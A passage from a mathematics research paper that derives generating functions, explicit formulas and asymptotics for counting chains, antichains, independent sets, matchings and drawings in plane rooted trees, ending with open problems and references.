$$F_4(x) = \sum_{m\geq 1} c_{m-1} x^m \left(\frac{C(x)}{x}\right)^{2m-1} \left(\frac{x}{x - C^2(x)}\right)^m = \frac{x}{C(x)}\, C\left(C^2(x)/(x - C^2(x))\right).$$

Simplifications lead to the formula in (3).

For the sake of completeness we mention the recurrent formula. Let $ps(T) = (T_1, \ldots, T_k)$. Then $w_4(s) = 1$,

$$w_4(T) = \sum_{i=1}^{k} w_4(T_i) + \prod_{i=1}^{k} (1 + w_4(T_i)). \tag{18}$$

5 Connected sets by extension. Consider a connected set $X \subset V$. It is easy to see that T is a gap and (one) edge extension of X. The edge corresponds to the path $r(T)$–$r(X)$. Thus the additional factor $x/(x - C^2(x))$ in (4) compared to antichains.

Again, given a T, we can effectively calculate $w_5(T)$:

$$w_5(T) = \sum_{v \in V} w_1(T_v) \tag{19}$$

where T_v is the subtree rooted in v.

6 Independent sets by recurrence. We need an auxiliary weight $z(T)$ counting $\emptyset$ and the independent sets in T not containing r. Let $ps(T) = (T_1, \dots, T_k)$. A moment of thought reveals that $z(s) = 1$, $w_6(s) = 2$,

$$z(T) = \prod_{i=1}^{k} w_6(T_i) \text{ and } w_6(T) = \prod_{i=1}^{k} w_6(T_i) + \prod_{i=1}^{k} z(T_i). \tag{20}$$

Translated to generating functions,

$$F_z = x \sum_{k \geq 0} F_6^k = \frac{x}{1 - F_6} \text{ and } F_6 = x \sum_{k \geq 0} F_z^k + x \sum_{k \geq 0} F_6^k = \frac{x}{1 - F_z} + \frac{x}{1 - F_6}. \tag{21}$$

Eliminating F_z from the system we get the cubic equation (6).

7 Maximal independent sets by recurrence. So far we always calculated the number at a vertex from the numbers at its children, now we need to consider also the numbers at grandchildren. We define two auxiliary weights t and q. Let $t(T) = \#$ of ind. sets in T not containing r which are maximal or extendable only by the root r. Further $q(s) = 1$, and $q(T) = t(T_1)t(T_2)\dots t(T_k)$ where $ps(T) = (T_1, \dots, T_k)$. Then $w_7(s) = t(s) = q(s) = 1$ and, $ps(T) = (T_1, \dots, T_k)$,

$$t(T) = \prod_{i=1}^{k} w_7(T_i) \text{ and } w_7(T) = \prod_{i=1}^{k} t(T_i) + \prod_{i=1}^{k} w_7(T_i) - \prod_{i=1}^{k} (w_7(T_i) - q(T_i)). \tag{22}$$

The first equality is easy — to take an r-free ind. set in T extendable at most by r is the same as to take a max. ind. set in each T_i. In the second equality in (22) we count first by the product $\prod t(T_i)$ the number of max. ind. sets containing the root. To take a max. ind. set in T not containing r is the same as to take a max. ind. set in each T_i, not all of them avoiding $r(T_i)$. There are $q(T_i)$ max. ind. sets in T_i containing $r(T_i)$. This gives the rest of the second equation. (22) expressed in generating functions is

$$F_t = \frac{x}{1 - F_7} \text{ and } F_7 = \frac{x}{1 - F_t} + \frac{x}{1 - F_7} - \frac{x}{1 - F_7 + x/(1 - F_t)} \tag{23}$$

because the generating function corresponding to q is $x/(1 - F_t)$. The elimination of F_t yields the quartic (7).

8 Brooms by extension. Fix a broom B with m vertices in a tree T. T is a gap extension and one edge extension (as for connected sets) of B and therefore

$$F_8(x) = \frac{x}{x - C^2(x)} \sum_{m \geq 1} x^m \left(\frac{C(x)}{x} \right)^{2m-1} = \frac{x^2}{C.(x - C^2)} \frac{C^2/x}{1 - C^2/x} = \frac{x^2 C}{(x - C^2)^2} = \frac{x^2 C}{(2x - C)^2} =$$

$$= \frac{1}{1 - 4x} \frac{x^2 C}{C - x} = \frac{x}{1 - 4x} \frac{x}{C} = \frac{x}{1 - 4x} \frac{1 + \sqrt{1 - 4x}}{2} = \frac{x}{2(1 - 4x)} + \frac{x}{2\sqrt{1 - 4x}}.$$

It is easy to extract the coefficient by the binomial formula. On the other hand clearly $w_8(T) = \sum_{v \in V} 2^{deg(v)}$ and we have the identity

$$w_8(n) = \sum_{T \in \mathcal{T}_n} \sum_{v \in V(T)} 2^{deg(v)} = \frac{4^{n-1} + \binom{2n-2}{n-1}}{2}. \tag{24}$$

In our derivation we used only that for any $m \geq 1$ there is exactly one broom on m vertices. Thus more generally:

Theorem 3.1 *Suppose $\mathcal{S} \subset \mathcal{T}$ is a family of trees such that $|\mathcal{S} \cap \mathcal{T}_n| = 1$ for any $n \geq 1$. Let $w(T)$ count the total number of ways to embed a member of $\mathcal{S}$ into T. Then $w(n) = \sum_{T \in \mathcal{T}_n} w(T) = w_8(n) = (4^{n-1} + \binom{2n-2}{n-1})/2$.*

If $\mathcal{S}$ is the family of all paths we obtain the identity

$$\sum_{T \in \mathcal{T}_n} |\{(u,v) \in V(T) \times V(T) : \ u \text{ and } v \text{ are comparable in } T\}| = 4^{n-1}$$

because the left hand side is $2w_8(n) - nc_{n-1}$. We remark that a quantity similar to w_8, namely the average vertex altitude, was counted by D. E. Knuth, see [8].

9 Matchings by recurrence. We set $z(T)$ to be the number of matchings in T not covering the root, the empty set included. Let $ps(T) = (T_1, \ldots, T_k)$. Then $z(s) = w_9(s) = 1$,

$$z(T) = \prod_{i=1}^{k} w_9(T_i) \text{ and } w_9(T) = \prod_{i=1}^{k} w_9(T_i).\left(1 + \sum_{i=1}^{k} \frac{z(T_i)}{w_9(T_i)}\right). \tag{25}$$

The first relation follows from the fact that a matching in T avoiding r arises simply by taking in each T_i either a matching or the empty set. In the second relation we add the numbers of matchings using the edge $r(T)r(T_i)$. To translate this to generating functions we use the identity $\sum_{k \geq 0}(k+1)x^k = 1/(1-x)^2$. Thus

$$F_z = \frac{x}{1 - F_9} \text{ and } F_9 = \frac{x}{1 - F_9} + \frac{xF_z}{(1 - F_9)^2}.$$

Eliminating F_z we obtain the quartic equation (8).

10 Maximal matchings by recurrence. From technical reasons we set $w_{10}(s) = 1$. Consider two auxiliary weights z and q. $z(s) = 0$ and $z(T)$ counts the number of max. matchings in T covering the root, $q(s) = 1$ and $q(T) = w_{10}(T_1)w_{10}(T_2)\ldots w_{10}(T_k)$ where $ps(T) = (T_1, \ldots, T_k)$. Then $z(s) = 0$ and $q(s) = w_{10}(s) = 1$,

$$z(T) = \prod_{i=1}^{k} w_{10}(T_i).\sum_{i=1}^{k} \frac{q(T_i)}{w_{10}(T_i)} \text{ and } w_{10}(T) = z(T) + \prod_{i=1}^{k} z(T_i). \tag{26}$$

In the first relation we count the number of max. matchings using the edge $r(T)r(T_i)$. Those arise by taking a max. matching in each $T_j, j \neq i$, (or $\emptyset$ if $T_j = s$, that's why we set $w_{10}(s) = 1$) and an $r(T_i)$-free matching in T_i (or $\emptyset$ if $T_i = s$) extendable eventually only by some edge going up from $r(T_i)$. Such matchings are counted by $q(T_i)$. In the second relation we add to $z(T)$ the number of max. matchings avoiding $r(T)$. Algebraicly,

$$F_z = \frac{xF_q}{(1 - F_{10})^2} \text{ and } F_{10} = F_z + \frac{x}{1 - F_z} \text{ where } F_q = \frac{x}{1 - F_{10}}.$$

From this one obtains the relation $F_{10} = x^2/(1-F_{10})^3 + x/(1 - x^2/(1-F_{10})^3)$ which simplifies to the equation of degree 7 in (9).

The asymptotics of the numbers $\mathbf{w_1(n), \ldots, w_{10}(n)}$. We start with the simple cases and proceed to more complicated ones. Catalan numbers have the asymptotics

$$c_n \sim \frac{4^n}{n\sqrt{\pi n}}. \tag{27}$$

This follows by Stirling formula.

$w_8(n)$. The asymptotics (13) for $w_8(n)$ is immediate from (24).

When F_i is given by square roots the next theorem of Bender, p. 496 in [2], is useful. We need also binomial and Stirling formulae and basic concepts of analytic functions.

Theorem 3.2 *Let $A(x) = \sum a_n x^n$, $B(x) = \sum b_n x^n$, and $C(x) = A(x)B(x) = \sum d_n x^n$ be three power series, and let A and B have radii of convergence $\alpha > \beta \geq 0$. Suppose $b_{n-1}/b_n \to \beta$ as $n \to \infty$, and $A(\beta) \neq 0$. Then*

$$d_n \sim A(\beta) b_n.$$

$w_3(n)$. For $F_3(x)$ we use Theorem 3.2 with $A(x) = x(1 + 3\sqrt{1-4x})/4$, $B(x) = 1/(1-9x/2)$, $\alpha = 1/4$, $\beta = 2/9$, and $A(2/9) = 1/9$. The asymptotics (10) for $w_3(n)$ follows.

$w_4(n)$. To obtain the asymptotics (11) for $w_4(n)$ we write $F_4(x) = (1+\sqrt{1-4x})/4 - A(x)B(x)$ where

$$A(x) = \frac{\sqrt{5}}{4} \frac{1+\sqrt{1-4x}}{\sqrt{(3\sqrt{1-4x}+2)\sqrt{1-4x}}} \text{ and } B(x) = \sqrt{1 - \frac{36x}{5}}.$$

Theorem 3.2 is applied with $\alpha = 1/4$, $\beta = 5/36$, and $A(5/36) = (5/8)\sqrt{5/6}$. The coefficient b_n in $B(x) = \sum b_n x^n = (1-36x/5)^{1/2}$ can be estimated by means of binomial and Stirling formulae.

$w_1(n)$. We observe that the expresion under the big radical in (1) determines a function that is analytic in the 1/4 circle and that is nonzero there except for the simple zero 4/25. Thus we can write $F_1(x) = (1+\sqrt{1-4x})/4 - A(x)B(x)$ with $B(x) = \sqrt{1-25x/4}$ and $A(x)$ a function analytic in the 1/4 circle. Further, $A(4/25) = 2/\sqrt{15}$. Theorem 3.2 implies the first asymptotics in (10).

$w_5(n)$. Here $A(x) = (1/2)(1+1/\sqrt{1-4x})$, $B(x) = F_1(x)$, $\alpha = 1/4$, $\beta = 4/25$, and $A(4/25) = 4/3$. The second asymptotics in (11) follows.

$w_2(n)$. The expression under the big radical in (2) is analytic in the 1/4 circle and is nonzero there except for the simple zero $\beta = 0.20821\ldots$ (the only real root of $x^3 - 4x^2 + 20x - 4$). Thus we have again $F_5(x) = (3 - 2x - \sqrt{1-4x})/4 - A(x)B(x)$ with $B(x) = \sqrt{1-x/\beta}$ and $A(x)$ a function analytic in the 1/4 circle. One can calculate that

$$A(\beta) = \sqrt{\frac{\beta}{2}} \sqrt{\frac{3\beta}{\sqrt{1-4\beta}} - \beta + 2}.$$

The second asymptotics in (10) is obtained.

To resolve the remaining cases when F_i satisfies an equation of degree > 2 we use the following result, found on p. 502 in [2].

Theorem 3.3 *A power series $f(x) = \sum a_n x^n$ with nonnegative coefficients satisfying $F(x, f(x)) = 0$ and two real numbers $\alpha > 0$ and $\beta > a_0$ are given. Suppose that*

(a) *for some $\delta > 0$, $F(x,y)$ is analytic whenever $|x| < \alpha + \delta$, $|y| < \beta + \delta$,*

(b) *$F(\alpha, \beta) = F_y(\alpha, \beta) = 0$,*

(c) *$F_x(\alpha, \beta) \neq 0$ and $F_{yy}(\alpha, \beta) \neq 0$, and*

(d) *if (κ, λ) is another solution of the system in (b) then $|\kappa| > \alpha$ or $|\lambda| > \beta$.*

Then

$$a_n \sim \sqrt{\frac{\alpha F_x(\alpha,\beta)}{2\pi F_{yy}(\alpha,\beta)}} \frac{1}{n\sqrt{n}} \left(\frac{1}{\alpha}\right)^n. \tag{28}$$

This is exactly what we need but the difficulty is that the theorem is incorrect, as pointed out by Canfield [3]. However, the conclusion (28) still holds if we can present positive reals (α, β), $f(\alpha) = \beta$, such that (01) (α, β) lies inside the analyticity domain of F (i.e., (a) holds), (02) the condition (c) holds, (03) α is the radius of convergence of $f(x)$, and (04) $f(x)$ has no other singularity on the boundary than α.

We know, by implicit function theorem, that the pair (α, β) we look for (as well as and any other singularity on the boundary) is hidden among the solutions of the simultaneous equations (b). In general it may be difficult to determine which solution is the right one or even to find all solutions. Therefore several conditions for F making (α, β) unique or localizing it among the solutions were proposed, see [9] and [10], p. 1162–3.

For the four functions F_6, F_7, F_9, and F_{10} we can always find (α, β) meeting the conditions (01)–(04). Indeed, $F(x, y)$ is a bivariate polynomial, thus analytic everywhere, and it is not too difficult to find all solutions of the algebraic system (b). Notice that $c_{n-1} \le w_i(n) \le 2^n c_{n-1}$. By (27) we know that the radius of convergence of any $F_i(x)$, $i = 1 \dots 10$, lies in $[1/8, 1/4]$. In all four cases there is only one (complex) solution (α, β) such that $1/8 \le |\alpha| \le 1/4$. Thus (01)–(04) holds and (28) is true.

$\mathbf{w_6(n)}$. $F_6(x)$ satisfies the cubic equation (6). The system (b) has four solutions: $(0, 1)$ (with multiplicity 3) and $(\alpha, \beta) = (4/27, 5/9)$. Plugging in the formula (28) we obtain the first bound in (12).

$\mathbf{w_7(n)}$. The equation for $F_7(x)$ is given by (7). The solutions of (b) are: $(0, 1)$ (with multiplicity 4), $((-51\sqrt{17} - 107)/512, (33 - 7\sqrt{17})/128)$, and $(\alpha, \beta) = ((51\sqrt{17} - 107)/512, (33 + 7\sqrt{17})/128)$. The second bound in (12) follows.

$\mathbf{w_9(n)}$. The equation for $F_9(x)$ is (8). The solutions of (b) are: $(0, 1)$ (multiplicity 2), $((-13\sqrt{13} - 35)/72, (1 - \sqrt{13})/12)$, and $(\alpha, \beta) = ((13\sqrt{13} - 35)/72, (1 + \sqrt{13})/12)$. The first bound in (14) follows.

$\mathbf{w_{10}(n)}$. $F_{10}(x)$ satisfies (9). The system (b) has 12 solutions: $(0, 1)$ (multiplicity 8), $(-0.26689 \pm 0.51782i, 0.01231 \pm 0.40950i)$, $(11.67188, 8.47407)$, and $(\alpha, \beta) = (0.19151, 0.38840)$. The four y solutions different from 1 are roots of the quartic $248y^4 - 2204y^3 + 912y^2 - 389y + 137$. x appears in $F_{yy}(x, y) = 0$ only in the second degree. Thus α and β still express in radicals. The second bound in (14) follows.

4 Applications of the LIF

The generating functions F_6, F_7, F_9, and F_{10} satisfy an algebraic equation of degree > 2. Such an equation is often very hard, if not impossible, to solve explicitly. Nevertheless, sometimes we can find easily the inverse to the solution. Then the *Lagrange inversion formula* applies.

Theorem 4.1 (LIF) *Suppose $f(x)$ is a power series with $[x^0]f = 0$ and $[x^1]f \neq 0$. Then*

$$[x^n]f(x)^{<-1>} = n^{-1}[x^{n-1}](f(x)/x)^{-n}.$$

For more details see [14], [10] (p. 1106), and [7] (p. 1032).

Theorem 4.2 *Let $n \ge 1$. Recall that $w_6(n)$ is the total number of all independent sets in all $T \in \mathcal{T}_n$ (the empty set counted) and $z(n)$ is the number of those avoiding the root. Then*

$$w_6(n) = \frac{1}{n-1}\binom{3n-3}{n} \text{ and } z(n) = \frac{1}{n}\binom{3n-2}{n-1}. \tag{29}$$

Proof. We start with $z(n)$. Eliminating F_6 from (21) we obtain $F_z(1 - F_z)^2 = x$. Thus $F_z(x)^{<-1>} = x(1 - x)^2$. The formula for $z(n)$ follows readily by the LIF.

To determine $w_6(n)$ we observe that

$$3xF_6' - 2F_6 - 4xF_z' + 2F_z = 0.$$

This is not difficult to check by means of the relations (21). We leave the straightforward calculations to the reader as an exercise. In terms of coefficients:

$$(3n-2)w_6(n) = (4n-2)z(n).$$

Substituting the formula for $z(n)$ we finish the proof. □

Theorem 4.3 *Let $n \geq 1$. Recall that $w_7(n)$ is the total number of all maximal independent sets in all $T \in \mathcal{T}_n$ and $t(n)$ is the number of independent sets avoiding the root and extendable at most by it. Then*

$$t(n) = \frac{1}{n}\sum_{k=0}^{n-1}(-1)^k\binom{n+k-1}{k}\binom{3n-k-2}{n-k-1} = \frac{1}{n}\sum_{k=0}^{\lfloor (n-1)/2\rfloor}\binom{2n-2-2k}{n-1-2k}\binom{n+k-1}{k}$$

and

$$w_7(n) = t(n+1) - \sum_{k=2}^{n} t(k).w_7(n-k+1). \tag{30}$$

Proof. Eliminating F_7 from (23) we find that $F_t(1-F_t)(1-F_t^2) = F_t(1+F_t)(1-F_t)^2 = x$. Thus $F_t(x)^{<-1>} = x(1-x)(1-x^2) = x(1+x)(1-x)^2$. The LIF yields the formula for $t(n)$. The recurrence for $w_7(n)$ follows from the relation $F_t(1-F_7) = x$. □

As to the values of w_9, the LIF helps here too. $F_9(x)^{<-1>}$ is easily found by solving (8) for x. We obtain a more comfortable way to calculate $w_9(n)$ (instead of taking derivatives) but no nice explicit formula seems to arise here. The details are omitted. We did not succed in applying the LIF to w_{10}.

5 Drawing countings

The calculations for the weights w_{11} and w_{12} are more elegant when the main parameter n is $|E|$ rather than $|V|$. We use exponential instead of ordinary generating function. We determine

$$F_i(x) = \sum_{n\geq 0}\frac{w_i(n)}{n!}\,x^n$$

where $i = 11, 12$ and in $w_i(n) = \sum_T w_i(T)$ we sum over the trees with n edges.

A simple drawing $(e_1, e_2, \ldots, e_n)$ of a tree T with n edges is a way of planting T from the root. To look on it differently consider the vertices $(v_1, v_2, \ldots, v_n)$ where v_i is the endpoint of e_i. Obviously, $(r, v_1, \ldots, v_n)$ is a linear extension of the tree as a poset. And vice versa, any linear extension determines a simple drawing of T. Thus $w_{11}(T)$ is the number of linear extensions of T. This notion and the results below (Theorems 5.1 and 5.2) seem be frequently rediscovered, as we learned after proving the theorems.

Theorem 5.2 is close in statement and proof to Lemma 2.1 in [1]. Theorem 5.1 is proved, in a more complicated manner, in [13]. Another proof of Theorem 5.1, much the same as the one below, can be found in [6]. There the authors point to the thesis [4] as to an older reference for this result and mention that R. P. Stanley proved it before as well. We join in and include, for the readers convenience, our (independent) proofs. As to the notation, $(2n-1)!!$ stands, as usual, for $1.3.5\ldots(2n-1)$. For triple and quadruple factorials see [6]!!

Theorem 5.1 *Let $n > 0$. Then*

$$w_{11}(0) = 1,\ w_{11}(n) = (2n-1)!! \text{ and } F_{11}(x) = \frac{1}{\sqrt{1-2x}}. \tag{31}$$

Proof. So $w_{11}(T)$ counts the labelings of vertices by $0, 1, \ldots, n$ such that the label of u is smaller than that of v whenever $u < v$. Thus r is always labeled by 0. Clearly $w_{11}(0) = 1$. For $T \in \mathcal{T}_{n+1}$, $n \geq 1$, in any of the labelings n sits at a leaf l and deleting l we get a proper labeling of a $T^* \in \mathcal{T}_n$. From each labeled T^* we can get, adding l back, exactly $2n-1$ different labeled T's since each T^* has $2n-1$ gaps to place l. Hence $w_{11}(n) = (2n-1).w_{11}(n-1)$ and we obtain the first formula in (31). The second formula follows from the first one after rewriting $(2n-1)!!$ as $n!\binom{2n}{n}/2^n$. □

The asymptotics

$$w_{11}(n) \sim \sqrt{2}\ \left(\frac{2n}{e}\right)^n$$

follows by Stirling formula.

We show now how to perform for w_{11} the individual count.

Theorem 5.2 *Recall that T_v stands for the subtree of T rooted in $v \in V$. We abbreaviate $|V(T_v)|$ by $|T_v|$. Then, for a tree T with $|V| = n+1$ vertices,*

$$w_{11}(T) = \frac{(n+1)!}{\prod_{v \in V} |T_v|} = \frac{n!}{\prod_{v \in V, v \neq r} |T_v|}. \tag{32}$$

Proof. By induction on the height of T. Clearly $w_{11}(s) = 1$. For a nonsingleton tree T with $ps(T) = (T_1, T_2, \ldots, T_k)$ we have

$$w_{11}(T) = \binom{n}{|T_1|\ |T_2| \ldots |T_k|} \prod_{i=1}^{k} w_{11}(T_i)$$

because for each of the choices $\{1, 2, \ldots, n\} = X_1 \cup X_2 \cup \ldots \cup X_k$, $|X_i| = |T_i|$, X_i mutually disjoint, of the sets of labels for vertices $V(T_i)$ (r is labeled by 0) we have exactly $\prod w_{11}(T_i)$ labelings. Plugging in the formulae for $w_{11}(T_i)$ and canceling the factorials we get (32). □

The counting of $w_{12}(n)$ is more interesting. Note that $w_{12}(T)$ counts different ways to plant T from its root too but "different" has other meaning compared to w_{11}. For instance, if T_0 is the V-shaped tree on 5 vertices then $w_{11}(T_0) = 6$ but $w_{12}(T_0) = 4$. The key fact is that the insertion of a new leaf in T in different gaps may produce the same tree. More precisely:

Lemma 5.3 *Suppose T has $n \geq 1$ edges and l leaves. Adding the new leaf in all $2n+1$ gaps yields $2n+1-l$ new different trees with $n+1$ edges, l of them have l leaves and $2n+1-2l$ have $l+1$ leaves.*

Proof. Consider the trees $X = \{T_g :\ g \in g(T)\}$ where T_g arises by adding the new leaf in the gap g. T_g and T_h coincide iff g and h share the same vertex v and all edges between g and h going up from v lead to leaves. Thus $|X| = 2n+1-c$ where c is the number of gaps whose left edge leads to a leaf. Clearly $c = l$. The number of leaves does not change iff we add the new leaf to a leaf and then we produce l new trees. Otherwise the number of leaves increases by one. □

Theorem 5.4

$$F_{12}(x) = \sum_{\mathcal{T}} \frac{w_{12}(T)}{|E(T)|!} x^{|E(T)|} = \sum_{n\geq 0} \frac{w_{12}(n)}{n!} x^n = \frac{1}{\sqrt{2e^{-x}-1}}. \tag{33}$$

Proof. Consider the bivariate exp. gen. function ($l(T)$ is the number of leaves of T)

$$F^*(x,y) = \sum_{T\in\mathcal{T}} \frac{w_{12}(T)}{|E(T)|!}\, x^{|E(T)|} y^{l(T)} = 1 + xy + \frac{x^2 y}{2} + \frac{x^2 y^2}{2} + \dots$$

Lemma 5.3 translates to generating functions as

$$\int_x (y\,\frac{\partial}{\partial y} + 2xy\,\frac{\partial}{\partial x} + y - 2y^2\,\frac{\partial}{\partial y})\; F^* = F^* - 1.$$

This yields the partial differential equation

$$(\frac{1}{y} - 2x)\,\frac{\partial F^*}{\partial x} + (2y-1)\,\frac{\partial F^*}{\partial y} = F^*. \tag{34}$$

(34) is of the type $a(x,y)F_x + b(x,y)F_y = f(x,y,F)$ that reduces to two ordinary diff. equations. We review briefly the standard resolution and apply it to (34). First one solves the equation

$$\frac{dy}{dx} = \frac{b(x,y)}{a(x,y)} \tag{35}$$

which gives the system of *characteristic curves* $\{y_c(x) :\ c \in D\}$ (D is a set of real parameters). Along each of the curves F turns into a univariate function $F_c(x) = F(x, y_c(x))$ that satisfies

$$\frac{dF_c}{dx} = \frac{f(x, y_c(x), F_c(x))}{a(x, y_c(x))} \tag{36}$$

(this follows by the chain rule for partial derivatives). The value of F at a point $p = (x_0, y_0)$ is then $F_c(x_0)$ where $c = c(p)$ is chosen so that y_c goes through p.

The equation (35) becomes for (34)

$$\frac{dy}{dx} = \frac{2y-1}{1/y - 2x}$$

which is an exact equation $(1/y - 2x)dy + (1-2y)dx = 0$. Solving it in a standard way we get the following equation for characteristic curves:

$$y\; e^{(1-2y)x} = c. \tag{37}$$

(36) turns into a separated variables equation

$$\frac{dF_c^*}{dx} = \frac{y_c'}{2y_c - 1}\; F_c^*$$

whose solution is $F_c^*(x) = d(c).\sqrt{2y_c(x)-1}$. From (37) we have $y_c(0) = c$ and from $F_c^*(0) = 1$ we get $d(c) = 1/\sqrt{2c-1}$. Thus $F_c^*(x) = \sqrt{2y_c(x)-1}/\sqrt{2c-1}$ and, using (37),

$$F^*(x,y) = \sqrt{\frac{2y-1}{2y.e^{x(1-2y)} - 1}}\;.$$

Specializing $y = 1$ we obtain (33). □

Setting in (34) $y = 1/2$ we get for $g(x) = F^*(x, 1/2)$ the ord. diff. equation $2(1-x)g' = g$, thus $(g(0) = 1)$ $g(x) = 1/\sqrt{1-x}$. Hence

$$2^n \sum_{T \in \mathcal{T}_{n+1}} w_{12}(T) \left(\frac{1}{2}\right)^{l(T)} = (2n-1)!!. \tag{38}$$

Let $k(T)$ stand for the number of nonleaves of T. By (38) the sum $\sum w_{12}(T).2^{k(T)-1}$ over all trees with n edges gives the same result as the sum $\sum w_{11}(T)$.

The function $F_{12}(x)$ satisfies $F_{12}(x)'.(2-e^x) = F_{12}(x)$. This provides us with the simple recurrence $w_{12}(0) = 1$,

$$w_{12}(n+1) = w_{12}(n) + \sum_{i=1}^{n} w_{12}(i).\binom{n}{i-1}. \tag{39}$$

The first few numbers are

$$\{w_{12}(n)\}_{n\geq 0} = \{1,\ 1,\ 2,\ 7,\ 35,\ 226,\ 1787,\ 16717,\ 180560,\ 2211181,\ \ldots\}.$$

To determine the asymptotics we proceed as in Section 3. The function $2e^{-x} - 1$ is entire and nonzero, except for the simple zeros $\log 2 + 2k\pi i$. Thus we write $F_{12}(x) = (1 - x/\log 2)^{-1/2} A(x)$ where $A(x)$ is analytic in the $((\log 2)^2 + 4\pi^2)^{1/2}$ circle and $A(\log 2) = 1/\sqrt{\log 2}$. By Theorem 3.2

$$w_{12}(n) = n!\,[x^n]F_{12}(x) \sim n!\,\frac{1}{\sqrt{\pi n \log 2}}\,\left(\frac{1}{\log 2}\right)^n \sim \sqrt{\frac{2}{\log 2}}\,\left(\frac{n}{e\log 2}\right)^n. \tag{40}$$

6 Concluding remarks

1 An alternative decomposition. In all recurrence arguments we used the decomposition $ps(T) = (T_1, T_2, \ldots, T_k)$. However, one can use the decomposition $T = (T_1, T^*)$ where T_1 is the subtree rooted in the leftmost child of r and T^* is the rest. In some cases this leads to easier derivations of equations for generating functions. On the other hand this decomposition is not well suited to do the indiviual count.

We advice the reader to try some individual counts by the formulae (15)–(20), (22), (25), (26), and (32). For instance, to calculate $w_1(T)$ one writes 1 to each leaf of T and then, by (15), recursively assignes to each vertex v the product of by 1 increased numbers assigned to v's children. Then $w_1(T)$ is the number assigned to r. By such calculations we were motivated to some of the problems stated below.

2 The weight $\mathbf{w_{12}}$. The individual count for the weights w_i, $i = 1, 2, \ldots, 11$ can be done by the (recurrent) formulae (15)–(20), (22), (25), (26), and (32) ($w_8(T)$ can be easily calculated from the definition). The question is how to calculate efficiently for any given T the number $w_{12}(T)$. It would be also interesting to give direct combinatorial proofs and interpretations to (39) and (38).

3 Extremal weight values. We define, for $i = 1, 2, \ldots, 12$,

$$m_i(n) = \min w_i(T) \text{ and } M_i(n) = \max w_i(T)$$

where for $i = 1, 2, \ldots, 10$ the extremum is taken over $\mathcal{T}_n$ and for $i = 11, 12$ over $\mathcal{T}_{n+1}$. In many cases it is easy to determine the extremal value. It is trivial that $m_1(n) = n$ (path), $M_1(n) = 2^{n-1}$ (broom), $m_2(n) = 2$ (broom), $m_3(n) = 2n-1$ (broom), $M_3(n) = 2^n - 1$ (path), $M_4(n) = 2^n - 1$

(path), $m_7(n) = 2$ (broom), $m_8(n) = 2n - 1$ (path), $M_8(n) = 2^{n-1}$ (broom), $m_9(n) = n - 1$ (broom), $m_{11}(n) = 1$ (path), $M_{11}(n) = n!$ (broom), and $m_{12}(n) = 1$ (path).

It is not difficult to show that $m_5(n) = \binom{n}{2}+n$ (path), $M_5(n) = 2^{n-1}+n-1$ (broom), $M_6(n) = 2^{n-1}$ (broom), and $(n \geq n_0)$ $m_{10}(n) = n - 1$ (broom). Now we determine $M_2(n)$.

Theorem 6.1 *Let $n = 1+3m+i > 2$, $i \in \{0, 1, 2\}$. Denote by $\mathcal{U}_n \subset \mathcal{T}_n$ the set of trees whose nonroot vertices have only the degrees 1 or 0 and which have only the branches with 3 edges and either 0, 1 or 2 branches with 2 edges or 1 branch with 4 edges. Then*

$$w_2(T) = M_2(n) \text{ for any } T \in \mathcal{U}_n \text{ and } w_2(T) < M_2(n) \text{ for any } T \in \mathcal{T}_n \backslash \mathcal{U}_n \text{ where}$$

$$M_2(n) = 1 + 3^m \text{ for } i = 0, \ = 1 + 3^m + 3^{m-1} \text{ for } i = 1, \quad \text{and } \ = 1 + 2.3^m \text{ for } i = 2.$$

Proof. Suppose T has a nonroot vertex v with $deg(v) = l \geq 2$. Denote by u the parent of v and by x_i the children of v. The tree T^* arises from T by cutting the edge joining v and x_l and joining x_l to u. We write a_i for $w_2(T_{x_i})$, a for the product of a_i's, and b for the product $\prod w_2(T_t)$ where t runs through the children of u different from v ($b = 1$ if there is no such child). By (16)

$$w_2(T_u) = 1 + (1 + a)b = 1 + b + ab \leq 1 + a_l b + ab = 1 + (1 + a_1 \dots a_{l-1})a_l b = w_2(T^*_u).$$

Thus $w_2(T) \leq w_2(T^*)$, the equality holds iff x_l is a leaf. Applying repeatedly the transformation we change T into a tree U with the same number of vertices, with no nonroot vertex of degree > 1, and with w_2 at least as large. Let $d_1, d_2, \dots, d_k$ stand for the number of edges of the branches of U. It holds $w_2(U) = 1 + d_1 d_2 \dots d_k$ and $d_1 + d_2 + \dots + d_k = |V(T)| - 1$. We reduced our problem to a well known riddle asking what is the maximum product of a collection of positive integers with fixed sum. The answer follows by easy splitting arguments and is described above — the maximum is achieved exactly when all d_i's equal to 2 or 3 and there is as many 3's as possible, two 2's may be traded for one 4. The trees U with such d_i's form the set $\mathcal{U}_n$. We see that $w_2(T) = w_2(U)$ implies $T = U$ or $d_i = 1$ for some i. But $d_i = 1$ implies that the maximum product is not attained. Therefore the inequality is strict for the trees outside $\mathcal{U}_n$. □

The problem is to determine the remaining extremal values $m_4(n), m_6(n), M_7(n), M_9(n), M_{10}(n)$, and $M_{12}(n)$ or to give some bounds on them. To single some of them out: what is $m_4(n)$ and what are the trees with few infima closed sets? What is $M_{12}(n)$ and what are the trees with many drawings? For $\varepsilon > 0$ fixed and n large we have the bounds

$$\frac{1-\varepsilon}{4\sqrt{\log 2}} \, \frac{1}{n} \left(\frac{1}{\log 16} \right)^n n! < M_{12}(n) \leq n!$$

The upper bound is trivial and the lower bound follows by the averaging argument from (27) and (40). The problem is how to improve these bounds. The remaining undetermined extremal values can be estimated in a similar way.

4 Two more problems. Is there any tree T different from s for which $w_1(T) = w_3(T)$, i.e., has the same number of chains and antichains? Are there infinitely many of them? We define the *height* of a positive integer m as the minimum height of a tree T such that $w_1(T) = m$. Are there numbers with arbitrary large height? Similarly for w_2.

Acknowledgment

The author thanks the referee for bringing in his attention the reference [1].

References

[1] M. D. Atkinson, The complexity of orders, in I. Rival, ed., *Algorithms and order*, Dordrecht, Kluwer 1989.

[2] E. Bender, Asymptotic methods in enumeration, *Siam Review* **16** (1974), 485–515; Errata **18** (1976), 292.

[3] E. R. Canfield, Remarks on an asymptotic method in combinatorics, *J. Combinatorial Th. Ser. A* **37** (1984), 348–352.

[4] W. Y. C. Chen, Ph.D. thesis, M.I.T., Cambridge, MA (1991).

[5] L. Comtet, *Advanced Combinatorics*, D. Reidel Publishing Company, Dordrecht, 1974.

[6] I. M. Gessel, B. E. Sagan, and Y. Yeh, Enumeration of trees by inversions, *J. Graph Theory* **19** (1995), 435–459.

[7] I. M. Gessel and R. P. Stanley, Algebraic enumeration, in: *Handbook of Combinatorics*, edited by R. L. Graham, M. Grötschel, and L. Lovász, North-Holland, 1995.

[8] I. P. Goulden and D. M. Jackson, *Combinatorial Enumeration*, J. Wiley, New York, 1983.

